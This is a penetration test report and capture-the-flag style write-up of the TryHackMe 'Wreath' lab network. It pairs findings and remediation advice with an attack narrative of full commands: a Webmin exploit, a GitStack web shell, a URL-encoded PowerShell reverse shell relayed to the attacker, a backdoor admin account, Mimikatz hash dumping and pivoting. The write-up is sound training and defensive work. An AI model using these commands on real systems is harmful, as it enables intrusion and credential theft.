Anonymous production

https://lolkatz.github.io/will-hack-for-coffee/

Penetration test report for Wreath network

A write up made for: https://tryhackme.com/room/wreath

16th april 2021

Table of contents

Executive summary

Anonymous production has been tasked by our client Thomas Wreath to assess the security of his personal network. The network consists of a public facing webserver, a Git server and a personal PC.

The goal was to see if the machines on his network could be accessed by an attacker.

We accomplished this goal by getting administrative access to the three machines. We also exfiltrated credentials from our client computer as a proof of concept and the source code stored in our client git server. This network his susceptible to backdoor, credential stealing, complete data breach, destruction of data and ransomware attack. We highlighted the vulnerabilities we found, and we urge you to apply the remediations as quick as possible.

Findings and remediation

Here are the findings of the network penetration test as well as recommendations. They are shown in the order we thought they should be tackled so the network could be hardened as fast as possible. As an example, by patching the vulnerability of the internet facing web server it prevents attacker to leverage the other vulnerabilities. Nevertheless, it does not mean an attacker could not reach the internal network by another means, so you should have multiple layers of security in your network. We used the Common Weakness Enumeration nomenclature[1] and also look in National Vulnerability Database[2] for more details about CVE (Common Vulnerabilities and Exposures). We made an evaluation of the risk by calculating the CVSS (Common Vulnerability Scoring System) base score[3]. More details about how we leveraged those vulnerabilities will be in the following sections.

Trojan horse in Webmin

Rating: Critical (9.1)

Vector string: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H

Description: This version of Webmin contains a backdoor that could allow remote attacker to execute malicious commands with root privileges[4,5].

Risk: Full control of the internet facing server with administrator privilege and gain of a point of entry into your internal network.

Remediation: Upgrade to latest version.

Improper input validation leading to remote code execution in GitStack

Rating: High (8.3)

Vector string: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H

Description: GitStack is vulnerable to remote code execution[6,7,8]. Also, in this case, the command is run with administrator privilege on the machine which is an aggravating factor.

Risk: Full control of the Git server machine with administrative privilege and another foothold deeper in the network. The user would need to be in the internal network to leverage this vulnerability and would have to setup a relay due to network segmentation.

[1] https://cwe.mitre.org
[2] https://nvd.nist.gov/vuln/search
[3] https://www.first.org/cvss/calculator/
[4] https://sensorstechforum.com/cve-2019-15107-webmin/
[5] https://www.webmin.com/exploit.html
[6] https://www.exploit-db.com/exploits/43777
[7] https://www.exploit-db.com/exploits/44356
[8] https://www.exploit-db.com/exploits/44044

Remediation: Unfortunately, it is not clear if upgrading version will correct the vulnerability as it is still marked as an issue in GitHub[9]. It might be better to get rid of that application altogether since this vulnerability existed since 2018 and we cannot predict when that issues will be patched.

Weak password requirement

Rating: Medium (4.2)

Vector string: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:L/A:L

Description: The password of user Thomas was found by cracking the hash found on Git server using an online hash cracker[10]. The good news is that the administrator on all machines seems to use complex password since they were not found (although pass the hash techniques were used on Git server machine).

Risk: Access to a restricted panel on the personal PC website which led to further exploitation (see Weak file upload validation).

Remediation: Suggest your users to use passphrase and avoid single common or business-related word that could be easily cracked using dictionary attack with substitution rules. Also, avoid reusing the same password for multiple accounts, as a single breached account would allow access to all other accounts. In that case, that password seems to have been breached in the past since the online hash cracker use precomputed lookup table. Using a password manager is strongly suggested.

Improper input validation for file upload

Rating: Medium (4.6)

Vector string: CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:L

Description: File upload first validation was bypass by using double extension (.jpeg.php). The second validation check for a specific attribute of an image but since the file was interpreted by browser as php, it was possible to execute php code hidden in the comments field of the image.

Risk: Access to the personal PC with limited privilege allowing to launch further attacks. The attacker would need to be deep inside the network to leverage that vulnerability and need credential to access the vulnerable panel. Leveraging that vulnerabilities also did not give the highest permission which lowered the risk rating.

Remediation: Ensuring to check only the last extension would have prevented us to bypass the validation. You should also check for null byte that can be used to bypass extension validation[11].

[9] https://github.com/smart-mobile-software/gitstack/issues/181
[10] https://crackstation.net/
[11] https://null-byte.wonderhowto.com/how-to/bypass-file-upload-restrictions-web-apps-get-shell-0323454/

Privilege escalation through incorrect permission assignment

Rating: High (7.1)

Vector string: CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H

Description: Using WinPeas[12] tool we found multiple services directories with write permission for the user, leaving it vulnerable to multiple attack: Unquoted Service Path, DLL hijacking or replacing services with a malicious binary.

Risk: Full control of the personal PC with administrator privilege.

Remediation: Non administrative user should not have permission to write into the services directories.

Using component with known vulnerabilities

Rating: High (not calculated)

Description: A vulnerability scan with Nmap shown almost forty vulnerabilities, some in Webmin and OpenSSH but most of them in Apache. Although there might be false positive, the web server was exploited due to a software that was not patched.

Remediation: Update Apache, openSSH and Webmin. Also, a process to manage and update your network components (libraries and network services) should be established.

Improper error handling on GitStack

Rating: None / best practice


Description: Browsing to the base site leads to an error page, revealing the underlying structure of the site allowing us to find the log panel which led us to exploit more vulnerabilities.

Remediation: An earlier recommendation mention getting rid of GitStack but it is always good practice to redirect to a generic error page and avoiding revealing underlying config information.

[12] https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

Wreath Network

Here is the Wreath network diagram with the machine we discovered as well as the tools and techniques we used to pivot across the network.



Timeline

Here is a quick timeline of the penetration test so the attacks can be correlated with logs:

2021-03-31

9h41: Enumeration of the machine 10.200.109.200 with Nmap (output in appendix A-1).

10h37: We got an administrator shell on the web server using `CVE-2019-15107`, grabbed the SSH private key and the hash of both administrator and user twreath.

2021-04-01

9h41: Pivot into the internal network using sshutle and enumeration of machine 10.200.109.150 using Nmap (ouput in appendix A-2).

14:41: Opening of port 60000 in the firewall and administrative reverse shell through GitStack which had multiple vulnerabilities. Setup of a socat relay so the reverse shell could reach attacking machine. Creation of user fil that allowed us to connect to the machine with RDP and winRM (using xfreerdp and evilwinRM). Mimikatz[13] was then used to grab the hash of machine administrator and user Thomas.

2021-04-03

11h59: Enumeration of personal PC by the Git server using an uploaded binary of Nmap.

2021-04-05

7h49: Opening of firewall port 47000 and setup of chisel forward proxy.

9:05: Downloading of source code on Git server.

11h06: Discovery of file upload vulnerability on personal PC.

13h32: Reverse shell with system permission through netcat binary uploaded on personal PC.

2021-04-06

9h22: Upload of wrapper code for netcat via a SMB share and privilege escalation to NT AUTHORITY\SYSTEM using unquoted service path vulnerability on the service located in *C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe*.

9h41: Exfiltration of hash using SMB share (sam.bak and system.back stored in registry).

10h19: Further enumeration using WinPeas.

[13] https://www.wired.com/story/how-mimikatz-became-go-to-hacker-tool/

Attack narrative

For this assignment we were issued an OpenVPN configuration file so we could VPN into the network. We were also given the IP of the web server and we were told only the first 15000 ports were in scope.

1) Web server enumeration

We ran the following Nmap command to identify the open ports, determine the service and version, as well as running default scripT (the results of the scan are in appendix A)


```
sudo nmap -A -vv -p-15000 10.200.x.200 -oN serviceScan
```

The host was identified through the server header as CentOS, a Linux distribution.

After this we ran another scan for vulnerabilities on the discovered port:

```
sudo nmap -sV -script vuln -p22,80,443,9090,10000 10.200.x.200 -oN
vulnScan
```

It showed us almost forty potential vulnerabilities in OpenSSH, Apache and Webmin. We ran searchsploit to look for vulnerabilities in Webmin:




```
└─$ searchsploit webmin
 ----------------------------------------------------------------- ---------------------------------
 Exploit Title                                                    |  Path
 ----------------------------------------------------------------- ---------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal   | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                  | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion              | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                          | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                 | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing       | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                           | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                      | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasp  | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                           | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)              | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metas  | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                              | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit  | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)   | linux/webapps/49318.rb
Webmin 1.x - HTML Email Command Execution                         | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure      | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure      | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)     | linux/webapps/47330.rb
 ----------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

2) Web server exploitation

Someone on our team that was already familiar with the vulnerability *1.920 - Remote code execution* and he suggested the use of the following script available on github: https://github.com/MuirlandOracle/CVE-2019-15107

We launched the script and we got a shell with root privilege:



```
└─$ ./CVE-2019-15107.py 10.200.109.200

                                        @MuirlandOracle

[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.109.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# whoami
root
# cat /etc/shadow
root:[redacted]::0:99999:7:::
```

We grabbed the hash in */etc/shadow* and we also grabbed the private key in */root/.ssh/id_rsa* so we could have a handy way of logging back onto the machine.

3) Enumerating the internal network

Since we now had SSH access to the webserver, we setup a proxy into the internal network:

```
sshuttle -r root@10.200.109.200 10.200.109.0/24 -e "ssh -i wreath_pkey"
-x 10.200.x.200
```

But although we had a proxy, Nmap was not working correctly from our attacking machine. We needed to upload Nmap[14] binary and other files to the web server. So, we setup a python server on our attacking machine to serve files:

```
sudo python3 -m http.server 80
```

Then we SSH into the webserver:


```
ssh -i wreath_pkey root@10.200.80.200
```

We used curl to get Nmap and gave execute permission:

```
curl 10.50.110.22/nmap -o /tmp/nmap-fil && chmod +x /tmp/namp-fil
```

[14] https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/nmap?raw=true


We scanned the network (see appendix A-3 and a-4 for output). We were told machine 10.200.109.250 was the OpenVPN server and was out of scope and that the gateway (10.200.109.1) was part of the AWS infrastructure and was also out of scope. That left machine 10.200.109.100 and 10.200.109.150. Of those two only the last one had open port.



```
PORT     STATE SERVICE
80/tcp   open  http
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
```

Since we are using binaries, we cannot use the script functionality of Nmap to determine service. But by looking at the ports we can guess it is a windows machine with a service for Remote Desktop Connection (port 3389) and another for WinRm (port 5985). Those two would be useful later but first we will check out what is hosted on http server.

Browsing to the machine at 10.200.109.150 we have an error message:



Page not found (404)

Request Method: GET
Request URL: http://10.200.109.150/

Using the URLconf defined in `app.urls`, Django tried these URL patterns, in this order:

```
1. ^registration/login/$
2. ^gitstack/
3. ^rest/
```


The current URL, , didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

Due to improper error handling of the website, we have some clue where we can browse:

http://10.200.109.150/gitstack/

Which redirect us to a login page:



We can lookup for vulnerability in kali:


```
searchsploit gitstack
```

This app has three vulnerabilities associated with it. We chose this one:

```
searchsploit -m 43777
```


4) Exploiting git server

Conveniently the script in python is shipped with our kali distribution (modified script is in appendix B). Running the script install a web shell on the machine.



```
└─$ ./gitstackRCE.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to give
 you a username/password and give you access to this repository. <br />Note : You have to enter the
 credentials of a user which has at least read access to your repository. Your GitStack administrat
ion panel username/password will not work.
[+] Execute command
"nt authority\system
"
```

We can now launch command using curl:



```
┌──(kali㉿kali)-[~/wreath]
└─$ curl -X POST http://10.200.109.150/web/exploit-fil.php -d "a=whoami"
"nt authority\system
"
```

So, the Git server is running with the highest privilege. We need to get a reverse shell on this machine, but we noticed that this web shell could not ping our attacking machine. So, we decided to setup a socat relay on the web server. On our attacking machine we ran the following command to listen on an unused port, 6000 in this case:

```
nc -lvnp 60000
```

On the web server, we needed to open a port on the firewall. The default firewall management tool on CentOS is firewalld. So, to open the port 60000:

```
firewall-cmd --zone=public --add-port 60000/tcp
```

Then we started the socat relay using a binary we uploaded on the web server:

```
/tmp/socat-fil tcp-l:60000 tcp:10.50.110.22:60000 &
```

We wrote a small reverse shell (see PowerShell command in appendix D). Then we URL encoded it and launch it using curl:

```
curl -X POST -d "a=%3Dpowershell.exe%20-c%20%22%24client%20%3D%20New-
Object%20System.Net.Sockets.TCPClient%28%2710.200.109.200%27%2C60000%29
%3B%24stream%20%3D%20%24client.GetStream%28%29%3B%5Bbyte%5B%5D%5D%24byt
es%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%28%24i%20%3D%20%24stream.Re
ad%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-
ne%200%29%7B%3B%24data%20%3D%20%28New-Object%20-
TypeName%20System.Text.ASCIIEncoding%29.GetString%28%24bytes%2C0%2C%20%
24i%29%3B%24sendback%20%3D%20%28iex%20%24data%202%3E%261%20%7C%20Out-
String%20%29%3B%24sendback2%20%3D%20%24sendback%20%2B%20%27PS%20%27%20%
2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3D%20%28%5Bte
xt.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback2%29%3B%24stream.Wri
te%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D
%3B%24client.Close%28%29" http://10.200.80.150/web/exploit-fil.php
```

This resulted in a shell on the git server.

5) Post exploitation git server

We then created a user and gave him Remote Management Use and Administrator permission.

```
net user fil complexPassword /add

net localgroup Administrators fil /add

net localgroup "Remote Management Users" fil /add
```

Then we logged in with RDP and set up a share folder where windows tools are made available by our kali machine:

```
xfreerdp /v:10.200.109.150 /u:fil +clipboard /dynamic-resolution
/drive:/usr/share/windows-resources,share
```

Inside RDP, we launched a command windows with administrator privilege (search for cmd in the GUI then right-click Run as administrator). Then launch Mimikatz:

```
\\tsclient\share\mimikatz\x64\mimikatz.exe
```

Inside Mimikatz, we typed the following commands:

```
log c:\windows\temp\mimikatz.log
privilege::debug
token::elevate
lsadump::sam
```

It resulted in the administrator hash that we can use to login using EvilWinRM pass the hash functionality as well as the hash of user Thomas. We could also obtain Thomas password using an online hash crack website.

6) Enumerating personal PC


So, with a foothold on git server, we made a scan of personal PC. First, we connected with Evil-WinRM and use the -s flag to allow execution of Powershell script available on the attacking:

```
evil-winrm -u Administrator -H administratorHash -i 10.200.x.150 -s
/opt/Empire/data/module_source/situational_awareness/network/
```

In this case we shared Empire scripts that are available in Kali. Then we loaded a script to scan the personal PC:

```
Invoke-Portscan.ps1
```

We ran it to see which port were open:



```
[0;31m*Evil-WinRM*[0m[0;1;33m PS [0mC:\Users\Administrator\Documents> Invoke-Portscan -Hosts 10.200.80.100 -TopPorts 50


Hostname      : 10.200.80.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 110, 21...}
finishTime    : 4/11/2021 4:17:28 PM
```

We already knew from briefing that it was a windows machine. We have a web server running on port 80 and a remote desktop connection on port 3389.

7) Pivoting to personal PC

Before we looked at the website on personal PC, we needed to setup a chisel forward proxy. We first added a firewall rule on the git server:

```
netsh advfirewall firewall add rule name="chisel-fil" dir=in
action=allow protocol=tcp localport=47000
```

Then we uploaded chisel with Evil-WinRM:

```
upload /home/kali/wreath/chisel/chisel.exe c:\Windows\Temp\chisel-
fil.exe
```


And launched it as server:

```
c:/Windows/Temp/chisel-fil.exe server -p 47000 --socks5
```

On our attacking machine we launched it as client:

```
~/kali/wreath/chisel/schisel_1.7.6_linux_amd64 client
10.200.x.150:47000 47000:socks
```

Then we configure Firefox FoxyProxy extension as such:



Proxy Type: SOCKS5
Proxy IP address or DNS name ★: 127.0.0.1
Port ★: 47000

Looking at the website on 10.200.80.100, it looked the same as the website hosted on the webserver. Using the Wappalyser extension, we saw that while the first website was static, this one also had PHP as backend and used basic authentication.


This website seemed to be a new version and we checked out the source code hosted on the git server to see if we could take advantage of those new functionalities.

8) Examining Git source code

On the Git Server we navigated to c:\Gitstack\Repositories. Then downloaded the Website.git folder:

download Website.git

Back in the attacking machine, we navigated into the downloaded folder and rename the folder to .git:



```
┌──(kali㉿kali)-[~/Website.git]
└─$ ls
'C:\GitStack\Repositories\Website.git'
┌──(kali㉿kali)-[~/Website.git]
└─$ mv 'C:\GitStack\Repositories\Website.git' .git
```

